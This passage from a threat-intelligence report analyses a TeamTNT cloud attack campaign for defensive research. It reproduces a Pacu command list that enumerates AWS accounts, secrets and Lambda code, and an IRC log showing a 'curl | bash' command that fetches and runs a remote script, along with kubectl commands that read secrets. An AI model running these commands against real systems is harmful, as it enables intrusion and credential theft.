


```
run iam__detect_honeytokens
run aws__enum_account
run ec2__enum --regions ap-northeast-1,ap-northeast-2,ap-northeast-3,ap-south-1,ap-southeast-1,ap-southeast-2,ca-
central-1,eu-central-1,eu-north-1,eu-west-1,eu-west-2,eu-west-3,sa-east-1,us-east-1,us-east-2,us-west-1,us-west-2
run ec2__check_termination_protection
run enum__secrets --secrets-manager --parameter-store --regions ap-northeast-1,ap-northeast-2,ap-northeast-3,ap-
south-1,ap-southeast-1,ap-southeast-2,ca-central-1,eu-central-1,eu-north-1,eu-west-1,eu-west-2,eu-west-3,sa-east-
1,us-east-1,us-east-2,us-west-1,us-west-2
run lambda__enum --versions-all --checksource --regions ap-northeast-1,ap-northeast-2,ap-northeast-3,ap-south-1,ap-
southeast-1,ap-southeast-2,ca-central-1,eu-central-1,eu-north-1,eu-west-1,eu-west-2,eu-west-3,sa-east-1,us-east-1,us-
east-2,us-west-1,us-west-2
run lightsail__enum
run glue__enum --regions ap-northeast-1,ap-northeast-2,ap-south-1,ap-southeast-1,ap-southeast-2,ap-northeast-3,ca-
central-1,eu-central-1,eu-north-1,eu-west-1,eu-west-2,eu-west-3,sa-east-1,us-east-1,us-east-2,us-west-1,us-west-2
run ec2__download_userdata
```

Figure 27: Pacu configuration file

Command and Control

TeamTNT is using Tsunami malware, as explained above, this is done by deploying and executing ELF files (a, system, systems). In figure 28 below you can see command execution via IRC channel.



```
<+N00PO> !ZIZFF SH curl -Lk http://silentbob.anondns.net/cmd/tmate.sh | bash
<+N00PO> !* SH hostname
<+N00PO> !SCWUP SH curl -Lk http://silentbob.anondns.net/cmd/tmate.sh | bash
* +SCWUP (~[redacted] Quit
<+N00PO> !* SH kubectl get nodes | head -n 3
<+N00PO> !* SH kubectl get nodes | head -n 8
<+N00PO> !* SH kubectl get secrets | head -n 8
```

Figure 28: IRC commands passed to infected hosts

Impact of TeamTNT on the Software Development Lifecycle

TeamTNT doesn’t directly compromise the code creation phase. However, their actions can indirectly impact code security. By targeting source code management applications such as GitHub they can impact organizations code, and even open a supply chain attack vector.

In the same manner TeamTNT can affect the CI/CD and Build processes by compromising GitHub or NPM. In addition, they are extensively scanning for misconfigured Kubernetes (k8s) clusters, Docker API, and Weave Scope. They can attack any of these stages: development, staging and production environments and compromise any of them. By exploiting misconfigurations in these components, or stealing artifact registries secrets, they can gain unauthorized access to the CI/CD pipeline infrastructure, potentially compromising the build process, injecting malicious code, or tampering with build artifacts. This can lead to the deployment of compromised or vulnerable applications into the runtime environment.

In the runtime phase, TeamTNT targets cloud native environments and cloud service providers. As mentioned above, they extensively seek for misconfigurations in Docker and K8s environments, and they seek unauthorized access to data and secrets stored in services such as Glue, S3 buckets, and Lambdas. By compromising these resources, they can potentially gain access to sensitive data, manipulate runtime configurations, or disrupt the normal operation of the applications.

Attributing this campaign to TeamTNT

The infrastructure in question shares significant similarities with previous campaigns attributed to TeamTNT, including the same coding style, similar infrastructure choices, targeting similar systems, and employing comparable tools and coding conventions. However, the focus this time seems to be more on infecting systems and testing the botnet, rather than deploying cryptominers for profit.

TeamTNT was known for its unique approach, often communicating with researchers through ASCII art, Twitter, and embedded messages in their code and malware. However, in this latest round of activity, after seemingly coming out of retirement, they have become noticeably less communicative.

Ofek Itach
Ofek Itach is a Senior Security Researcher at Aqua, specializing in cloud research. His work focuses on identifying and analyzing attack vectors in cloud environments, enhancing security measures for cloud platforms and infrastructures.

Assaf Morag

Assaf is the Director of Threat Intelligence at Aqua Nautilus, where is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supporting the team's data needs, and helping Aqua and the broader industry remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.

Assaf recently completed recording a course for O’Reilly, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.